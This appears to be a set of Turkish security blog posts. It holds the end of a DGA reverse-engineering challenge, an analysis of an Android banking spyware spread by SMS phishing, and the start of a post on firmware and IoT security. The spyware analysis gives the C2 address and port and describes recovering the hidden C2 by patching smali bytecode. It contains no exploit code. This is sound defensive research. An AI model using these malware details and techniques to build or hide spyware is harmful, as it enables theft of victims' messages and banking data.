3. 1 Aralık 2015 tarihinde üretilecek olan 10 tane alan adını tespit edip, DGA fonksiyonunun assembly çıktısı ile bana iletin.

Daha önce hediye kazanmamış olup çekilişe katılmak isteyenlerin, detaylı çözüm yolunu iletişim formu üzerinden, adı, soyadı, kendini tanıtan bir yazı ve Raspberry Pi ile güvenlik üzerine yapmayı düşündüğü çalışmaları anlatan bir yazı ile birlikte 30 Kasım 2015 saat 09:00'a kadar bana iletmeleri gerekmektedir.

Oyunun çözüm yolu ve kazanan talihli, ilerleyen günlerde yine bu sayfa ve Twitter hesabım üzerinden duyurulacaktır.

Twitter hesabım üzerinden zorlananlar için zaman zaman ipuçları yayınlanacaktır.

Şimdiden güle güle ve güvenli günlerde kullanmanız dileğiyle :)


1. İpucu: Basit düşünün :)


Android Bankacılık Casus Yazılımı

Source: https://www.mertsarica.com/android-bankacilik-casus-yazilimi/

By M.S on November 5th, 2015


Nisan ayı başı gibi bazı banka müşterilerine SMS ile banka_adi.şüpheli_adres.com adında mesajlar gönderilmeye başlandı. Siteye Android akıllı cihazı ile bağlanan kullanıcıları, bankaya aitmiş gibi görünen güzel bir görsel karşılıyor ve kullanıcının bankanın mobil bankacılık hizmetinden yararlanabilmesi için ilgili uygulamayı kurması isteniyordu.







Siteyi masa üstü internet tarayıcısı ile ziyaret edenler ise bankanın ana sayfasına yönlendiriliyordu. Zararlı yazılımın zaman içinde birden fazla sürümüne erişme imkanım olduğu için ilk sürümü ile 2 ve 3. sürümlerini kıyaslama imkanım olmuştu.

İlk sürümde kod gizlemesi (obfuscation) gerçekleştirilmediği için zararlı yazılım, kaynak koda çevridiğinde bunun rehber, arama kaydı ve sms bilgilerini çalan, anahtar kelime ile sms yönlendirmesi yapabilen ve Türkiye'de 185.50.69.100 ip adresi ile 4444 numaralı bağlantı noktasından haberleşen bir casus yazılım olduğu rahatlıkla anlaşılıyordu.




Yazılımı geliştiren kişinin kaynak kodun bir yerinde servis adı olarak isim.soyad bilgisine yer vermesi, kodun ya çalıntı ya da dikkatsizce başka bir koddan kopyalandığına işaret ediyordu.






İlerleyen sürümlerde ise bu zararlı yazılım haberleştiği ip adresi, kod gizleme yöntemi ile gizlendiği görülebiliyordu.




> *Yeri gelmişken bu tür zararlı yazılımlar ile karşılaşıldığı zaman, son kullanıcı da olsanız, güvenlik uzmanı da olsanız, Ulusal Siber Olaylara Müdahale Merkezi'ni (USOM) ihbar formu üzerinden bilgilendirmenin, ulusal ve kurumsal güvenlik adına oldukça önemli olduğunun altını çizmek isterim.*
>
> *USOM'un hızla güncellediği zararlı bağlantılar listesi ve koordinasyon ile sektörel ve kurumsal SOME'lerin, güvenlik üreticilerinin kısa süre içinde bu zararlı adreslerden haberdar olarak, kullanıcıların mağdur olmasını kısa bir süre içinde engelliklerini unutmayın.*
>
> *Devlet kurumudur, oldukça yavaş işler, hiç zahmet etmeyeyim gibi ön yargıları bir kenara koyabilirsiniz çünkü USOM'a yapmış olduğum bir bildirimin 2 saat gibi kısa bir süre içinde zararlı bağlantılar listesine eklendiğini geçtiğimiz günlerde tecrübe ettiğimi söyleyebilirim.*


Daha önceki yazılarımdan da bildiğiniz üzere Android platformu için geliştirilen uygulamalar kolaylıkla bayt koduna ve kaynak koduna çevrilebilmektedir. Kaynak kodunun bu örnekte olduğu gibi okunaklı olmadığı durumlarda bayt kodunu analiz etmek tercih edeceğiniz en akıllıca yöntemlerden biri olacaktır.



Zararlı yazılımı [apk-tool](#) aracı ile bayt koduna (smali) çevirdikten sonra smali\com\googleandroid\listener\items\receivers\ klasörü içinde yer alan ProgramStartReceiver.smali dosyası dikkatimi çekti. Dosyayı incelediğimde şifrelenen komuta kontrol merkezi adresinin bu dosya içinde çözüldüğünü (decryption) gördüm.

Bu gibi (okunaklı olmayan kaynak kodu) durumlarda bayt kod üzerinde değişiklik yaparak programın akışını değiştirebilme imkanına sahip olduğunuz için ben de şifresi çözülmüş olan değişkeni aşağıdaki ekran görüntüsünde yer aldığı şekliyle [LogCat](#)'e yönlendirmeye karar verdim. Değişikliği yaptıktan sonra tekrar apk-tool aracı ile paketi derleyip, imzaladıktan sonra Android Emulator'e yükledim ve ardından gizlenmiş olan komuta kontrol merkezinin ip adresini görebildim.





Bu zararlı yazılımda olduğu gibi siz de kod gizleme yönteminden (obfuscation) faydalanan zararlı yazılımları analiz etmek istediğinizde benzer şekilde bayt kodu üzerinden ilerlemeyi alternatif bir yol olarak değerlendirebilirsiniz.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Donanım Yazılımı Analizinin Önemi

Source: https://www.mertsarica.com/donanim-yazilimi-analizinin-onemi/

By M.S on October 1st, 2015

Her siber güvenlik konferansında gerçekleştirdiğim sunumumdan sonra olduğu gibi yine geleneği bozmayarak, 2014 yılında IstSec ve geçtiğimiz Eylül ayında Hacktrick siber güvenlik konferanslarında gerçekleştirdiğim donanım yazılımı (bellenim / firmware) analizi sunumumdan sonra sunuma katılamayanlar için sunumu özetleyen bir blog yazısı yazmaya karar verdim.

Nesnelerin İnterneti (IoT) dediğimiz kavram hayatımıza girdi gireli, evimizde internete bağlanan birçok cihaz olduğunu görebiliyoruz. Bunlar arasında uydu alıcıları, ip kameraları, cep telefonlarını, raspberry pi gibi mini bilgisayarları en çok rastlanan nesneler arasında sayabiliriz. Hacktrick sunumunda, evinde 7/24 çalışan Raspberry Pi, Beagle Bone gibi mini bilgisayarı olanlar el kaldırsın dediğimde, havaya kalkan ellerin sayısının beklediğimden fazla olduğunu söyleyebilirim. Durum böyle olunca da IoTler, akıllı cihazlar ve benzerleri, hayatımıza getirdikleri kolaylıkların yanında güvenlik risklerini de beraberinde getiriyorlar dersek pek yanılmayız.


Aslında evlerimize soktuğumuz cihazlar akıllandıkça, casus olma potansiyeline de sahip olmaya başladılar. Hareketle kontrol edilen kameralı, akıllı televizyonunuz hacklendiğinde, başınıza gelebilecekleri bir düşünün, sevimsiz öyle değil mi ? :) Aslında haberlere baktığımızda bu söylediklerimin çok da uzak bir ihtimal olmadığını görüyoruz. Ağustos ayında Samsung'un akıllı buzdolabının hacklenerek Gmail kullanıcı adı ve şifre bilgilerinin çalınabildiği ortaya çıktı.

Bu tür cihazların hacklenebilmesi, modern işletim sistemlerine (Windows, Linux vs.) kıyasla daha kolay oluyor çünkü bu cihazlar çoğunlukla düşük donanımlarla çalışıyorlar. Düşük donanım dediğimizde de, ram, işlemci ve işletim sistemi açısından zayıf/kısıtlı olan bu cihazlar üzerinde örneğin Address Space Layout Randomization (ASLR), data execution prevention (DEP) gibi istismarı engelleyici kontroller bulunamayabiliyor. Donanım yazılımı geliştiricileri, modern işletim sistemi geliştiricileri gibi güvenliğe ön planda tutmadıkları için de çoğunlukla cihazlar üzerinde yer alan konfigürasyonlar örneğin modemlerde olduğu gibi zayıf ve istismara açık olabiliyor.

